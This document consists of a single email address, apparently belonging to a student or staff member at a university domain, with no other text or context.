adhir2@hawk.iit.edu